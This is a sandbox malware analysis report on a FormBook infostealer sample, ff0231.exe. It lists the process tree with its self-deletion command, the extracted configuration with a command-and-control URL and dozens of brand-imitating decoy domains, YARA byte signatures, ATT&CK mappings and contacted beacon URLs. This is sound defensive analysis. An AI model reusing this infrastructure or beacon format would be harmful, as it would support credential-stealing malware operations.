ID: 528603
Sample Name: ff0231.exe
Cookbook: default.jbs
Time: 14:49:32
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report ff0231.exe

Overview

General Information

Sample Name:	ff0231.exe
Analysis ID:	528603
MD5:	b2bdb06e477be0..
SHA1:	521e91257dfee24.
SHA256:	3e1840a0f24371b.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Antivirus detection for dropped file
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Sigma detected: Bad Opsec Default…
- Self deletion via cmd delete
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- ff0231.exe (PID: 6660 cmdline: "C:\Users\user\Desktop\ff0231.exe" MD5: B2BDB06E477BE0FC87F7BBD744FF7D38)
  - ff0231.exe (PID: 5348 cmdline: "C:\Users\user\Desktop\ff0231.exe" MD5: B2BDB06E477BE0FC87F7BBD744FF7D38)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 7024 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 6580 cmdline: /c del "C:\Users\user\Desktop\ff0231.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6068 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - explorer.exe (PID: 6012 cmdline: explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.prometaly.fr/fh3c/"
  ],
  "decoy": [
    "victormatoso.com",
    "stylecolabpreloved.com",
    "kylur.top",
    "federal-funds-deposit.com",
    "metahairstylist.com",
    "paynow.gmbh",
    "vivx.us",
    "awsul.online",
    "viuhealth.com",
    "sputnikenglish.com",
    "metafacebookapp.com",
    "teslasmartglasses.com",
    "returns-fedex.com",
    "dziekanator.com",
    "pretshellsbakery.com",
    "vapplebus.com",
    "kitan.guru",
    "amazonexpertsindia.com",
    "teslaislandboys.com",
    "metasomeone.com",
    "nasca.us",
    "rivianhawaii.com",
    "sportfacebook.site",
    "twopairsandaspare.com",
    "poeqwemuschase.com",
    "favorinfortworth.com",
    "auco.us",
    "usnikeshoesbot.top",
    "onzo.fr",
    "taokshopper.us",
    "alexa-score.com",
    "bass.ooo",
    "coca-colameta.com",
    "evchargeoracle.com",
    "facebook-meta.net",
    "thatsgoud.com",
    "comptesgratuit.fr",
    "arch-hairsalon.com",
    "heavycutshairstyling.com",
    "thecrazycornershop.com",
    "ladiesfirstmc.net",
    "schuette.tech",
    "kujira.us",
    "porscheofac.com",
    "chasesecurobanking.com",
    "bell-ca-ref441.ca",
    "metarbc.com",
    "meta-facebook.life",
    "bolt.my.id",
    "firsttimehomebuyersmanual.com",
    "loti.net.co",
    "balea.us",
    "futureswirl.com",
    "aolsearch.us",
    "lafabrique-souvenirs-france.com",
    "nuerburgring.us",
    "paypal-payment.cc",
    "gatieau.biz",
    "meta-is-facebook.com",
    "meta-vision.us",
    "woodwork.sbs",
    "scottdunn.online",
    "bestblondehairstylist.com",
    "rugdlz.fr"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x17a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x191f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x40c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x7917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x891a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x4839:$sqlite3step: 68 34 1C 7B E1 • 0x494c:$sqlite3step: 68 34 1C 7B E1 • 0x4868:$sqlite3text: 68 38 2A 90 C5 • 0x498d:$sqlite3text: 68 38 2A 90 C5 • 0x487b:$sqlite3blob: 68 53 D8 7F 8C • 0x49a3:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.730860084.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.730860084.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ff0231.exe.2920000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.ff0231.exe.2920000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.ff0231.exe.2920000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
3.0.ff0231.exe.400000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.ff0231.exe.400000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for dropped file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop o Insecure Network Communicat
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 3	LSASS Memory	System Information Discovery 1 1 3	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	Security Software Discovery 1 7 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 6 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ff0231.exe	34%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsoCFAB.tmp\xavjqrgsngv.dll	100%	Avira	HEUR/AGEN.1134255	
C:\Users\user\AppData\Local\Temp\nsoCFAB.tmp\xavjqrgsngv.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.ff0231.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1134255		Download File
3.0.ff0231.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.ff0231.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.ff0231.exe.2920000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.0.explorer.exe.744f840.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.rundll32.exe.3434480.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.rundll32.exe.550f840.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.1.ff0231.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.ff0231.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.ff0231.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
16.0.explorer.exe.744f840.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.0.ff0231.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.comptesgratuit.fr/fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=ygpAwtep7WxWCgU1n5iY5amVcELu0tSIdE/9Y9Jyy4nkdNu97XXXbghTbpjnrxNYSyQT	0%	Avira URL Cloud	safe	
http://www.teslaislandboys.com/fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=n2wKPxZ8pCyDi97rnXro6S5Jba3+KYmZJcqoataOVa/Ib+/xmeU19xREWNmNK15lIZxN	0%	Avira URL Cloud	safe	
http://cirn.one	0%	Avira URL Cloud	safe	
http://www.evchargeoracle.com/fh3c/?z0GdXd=TEDmW6iEX7An5lAq1gB0cQiS4L3buUHqtO3o3qqMncoo4GVsMboScKfxnSemig/wshnV&7nhH=Hxl0d2MH-t9Hyv	0%	Avira URL Cloud	safe	
www.prometaly.fr/fh3c/	0%	Avira URL Cloud	safe	
http://www.facebook-meta.net/fh3c/?z0GdXd=WoHcE9GCxXT7wUBgkc+2l4Z3+m1n5nn1xCnIHBmko3viCo3Igm4+Oh54SxcB0NGJBR7p&7nhH=Hxl0d2MH-t9Hyv	0%	Avira URL Cloud	safe	
http://www.schuette.tech/fh3c/?z0GdXd=N2vEI1OX7w/3udy+ydCYc971PZER2FJlK1gZL6lMnGSu15qwd848spLio4s8j+VNLmhX&7nhH=Hxl0d2MH-t9Hyv	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.comptesgratuit.fr	185.53.178.54	true	true		unknown
www.schuette.tech	5.9.96.94	true	true		unknown
evchargeoracle.com	34.102.136.180	true	false		unknown
ghs.googlehosted.com	142.250.203.115	true	false		unknown
facebook-meta.net	15.197.142.173	true	true		unknown
meta-facebook.life	34.102.136.180	true	false		unknown
www.facebook-meta.net	unknown	unknown	true		unknown
www.teslaislandboys.com	unknown	unknown	true		unknown
www.evchargeoracle.com	unknown	unknown	true		unknown
www.meta-facebook.life	unknown	unknown	true		unknown
www.chasesecurobanking.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.comptesgratuit.fr/fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=ygpAwtep7WxWCgU1n5iY5amVcELu0tSIdE/9Y9Jyy4nkdNu97XXXbghTbpjnrxNYSyQT	true	• Avira URL Cloud: safe	unknown
http://www.teslaislandboys.com/fh3c/?7nhH=Hxl0d2MH-t9Hyv&z0GdXd=n2wKPxZ8pCyDi97rnXro6S5Jba3+KYmZJcqoataOVa/Ib+/xmeU19xREWNmNK15lIZxN	false	• Avira URL Cloud: safe	unknown
http://www.evchargeoracle.com/fh3c/?z0GdXd=TEDmW6iEX7An5lAq1gB0cQiS4L3buUHqtO3o3qqMncoo4GVsMboScKfxnSemig/wshnV&7nhH=Hxl0d2MH-t9Hyv	false	• Avira URL Cloud: safe	unknown
www.prometaly.fr/fh3c/	true	• Avira URL Cloud: safe	low
http://www.facebook-meta.net/fh3c/?z0GdXd=WoHcE9GCxXT7wUBgkc+2l4Z3+m1n5nn1xCnIHBmko3viCo3Igm4+Oh54SxcB0NGJBR7p&7nhH=Hxl0d2MH-t9Hyv	true	• Avira URL Cloud: safe	unknown
http://www.schuette.tech/fh3c/?z0GdXd=N2vEI1OX7w/3udy+ydCYc971PZER2FJlK1gZL6lMnGSu15qwd848spLio4s8j+VNLmhX&7nhH=Hxl0d2MH-t9Hyv	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.9.96.94	www.schuette.tech	Germany		24940	HETZNER-ASDE	true
142.250.203.115	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
185.53.178.54	www.comptesgratuit.fr	Germany		61969	TEAMINTERNET-ASDE	true
15.197.142.173	facebook-meta.net	United States		7430	TANDEMUS	true
34.102.136.180	evchargeoracle.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528603
Start date:	25.11.2021
Start time:	14:49:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ff0231.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/2@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.7% (good quality ratio 22.9%) • Quality average: 73.9% • Quality standard deviation: 32.7%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:51:32	API Interceptor	1477x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.53.178.54	nHSmNKw7PN.exe	Get hash	malicious	Browse	• www.wwwdonefirst.com/s3f1/?5jWDs4dH=dwBTA4299uw2O0ZcwDeYVSsI1YYyH04irTIlcPCwTSanFjgcq0N904+lL5CsabkTalP3&7nrhh=6lJxyBlHwBydl
	rEC0x536o5.exe	Get hash	malicious	Browse	• www.wwwdonefirst.com/s3f1/?XZeT=dwBTA424gp0zMkYmsTeYVSsI1YYyH04irTIlcPCwTSanFjgcq0N904+lL6CzZfAoamqz&0F=WpRPnJOxwpbl
	safecrypt.exe	Get hash	malicious	Browse	• educarpetas.com/modules/mod_fxprev/libraries/mzsys.php
	Confirmation copy 112WSDGB.exe	Get hash	malicious	Browse	• www.crditoefectivo.info/3iw/?k2JLtP=m78xn5oMN8wnMfaX70UQPP8GL31woTtozaaF8RlJKmGfLr7wp/RwXdgcuT/KgNqIW69L&OZQliB=H0Dlqv
	Quote111.exe	Get hash	malicious	Browse	• www.apowersof.com/r7m/
15.197.142.173	Product Inquiry.exe	Get hash	malicious	Browse	• www.stardustfuel.com/b62n/?w6t8Rd=8pS0d&B2JpMvPH=bitkT+fROZ7YJ9W3KAHG3F4NaeEWJ/bltHZCVIRvEyCJsKwhffepXYuB3OLc5bMX6VUM
	SEOCHANG INDUSTRY.exe	Get hash	malicious	Browse	• www.americanherosinhomes.com/g0d1/?PVqHRfO8=IIxwvy6vPNID/JRo91xi/yyH4Ut0VDSWiPDwTP94eIsVoSBsqXX0W8vuDn+cPFkH9oxp&w4t=oTrhAdIpjTztoLMP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TWb3lVgBOQ.exe	Get hash	malicious	Browse	• www.changemylifefast.info/hno0/?w6ehz=Zp9xCdu8GlLPM&WrK8Rx=CF3DhNgK0Ag4BqjGd158uXI+U+aJx3nYqVq5WtRUiA0cYMiW5lbUY0Xs6/OLdoeu3QMK
	Payment Advice.doc	Get hash	malicious	Browse	• www.educacaosemdistancia.net/cy88/?JpCxc=JmlLW4tvo01r9wrX9Y8//aPMS7/0SdnlxOVR2KDxToJX/qIBq1GB4VVt6JTuNPN33T7huQ==&9rl=-Z8xBfo8a6
	Purchase Order.exe	Get hash	malicious	Browse	• www.trademarkitfactoryourself.com/ea0r/?MhWlux=21seA+p01ssf89XpJwqli0pikByiP5XpNgEnRo49H7oUDIWfwqQ0H/rxTS4hZj8yuvzP&f0=V6bxR6kX9Fl
	wE3YzRd1IZ.exe	Get hash	malicious	Browse	• www.openseasports.com/rf5o/?1bl0d=prWeMxx2/BJC8sZlWIZpuyeKImgRxWld8vjsHWTu2wXn9x/67v1vcr6/npQpmgVn2079&oJBp=aP_Tvbk8o00d
	Payment Advice Note 22.11.2021.xlsx	Get hash	malicious	Browse	• www.changemylifefast.info/hno0/?o4M=CF3DhNgP0Hg8B6vKf158uXI+U+aJx3nYqVypKuNVmg0dY9OQ+1KYOwvu5aidZ4ad8TR6Ag==&e6A=1bpXIfxPILSXN
	Case File.exe	Get hash	malicious	Browse	• www.peacepresidentunited.com/l3ld/?eZ=3DHpXRrikPOAkXru5TUZOW4pCT6+NLGlHc+63BSGXSeyPyFyAdMUnw+8fECV6bE4ErQK&_txT=KnTHszYptz8Xj

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order 000112221.exe	Get hash	malicious	Browse	• www.harryrowlandart.com/ng6c/?0D=jj5WxJ6n4aa6IlRMblKQ7JpJDQ1gceCDPWmy+4CGzg6l4ujyqequ6uWXomAkuFwU5N28&DX0h1=LzrpLJ
	Purchase Order 2890.exe	Get hash	malicious	Browse	• www.getcashdaily.info/pqbu/?qZX8=3fyt8XTxqnth9J80&Czu=jUfn6ErcHqcbElE4rZAxR0AveVXCfELwEyyNoBxvG7pT7x/tWqpSpT0RR+Q3cRxq6Jvi
	Documents AWB # 3406506482.exe	Get hash	malicious	Browse	• www.medalofhonor.store/hd6y/?-ZkD=9rMxl2yHNbApH&dBZpKxr=1Az7q3/zqE8BmPYNTkMghFBQ9EnepZBZu2ie3xKuOm5gjgEKeg+MNAAqucf3JliNFPPg
	Purchase Order 01001402.exe	Get hash	malicious	Browse	• www.trademarkitfouryourself.com/ea0r/?XXqL=21seA+p01ssf89XpJwqli0pikByiP5XpNgEnRo49H7oUDIWfwqQ0H/rxTS4hZj8yuvzP&z0GpfL=6ly81h2x6804
	SecuriteInfo.com.Trojan.Siggen15.46065.1499.exe	Get hash	malicious	Browse	• www.3leadsaday.xyz/b62n/?k0GX=dXGVSQLW5UV0LxKdq6CciJ5B/MsvTz/5XJGW3Thr/uV7UvH1o1ffqu8+T8hxn9Zbc49u&VpCHN=7n-xClkP8D_
	NICHIDEN VIET NAM - PRODUCTS LIST.exe	Get hash	malicious	Browse	• www.navasoft.net/bus9/?W2JXG=qRD1jnwXdkKa66VSVedd9Ert/MobnFaU7VUy36VcXQLRN6VNbM/mx/6j/GLWcSM04v1m&j2Jp=hDKXMVyHSPkx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	doc028750_029.exe	Get hash	malicious	Browse	• www.naturesownwaterservices.com/s4st/?aN90b=KVyLR83p1hG&Bz=5g5jOeR1wbvssk/2SAJebfog4cawfO/fKX98IMBMmiT/h5dg8c5JgGOZkuHFmNozoRJa
	OVER DUE INVOICE & PAYMENT SUB FORM.exe	Get hash	malicious	Browse	• www.navasoft.net/bus9/?Ct9Tot=qRD1jnwXdkKa66VSVedd9Ert/MobnFaU7VUy36VcXQLRN6VNbM/mx/6j/GLWcSM04v1m&6ltpK=f2MXFH_pTNOlhrsp
	4C0P93ko4u.exe	Get hash	malicious	Browse	• www.shopkyrobak.com/s564/?3fRLM=ncyUo/pT3NPrubbbiuUxyJBf/K1YAbxGyQQpSZPZeDvv8usWq6eFmdaasFSgyTnKMPfakxGS1Q==&j0Ddo=7n-tJLsh8h
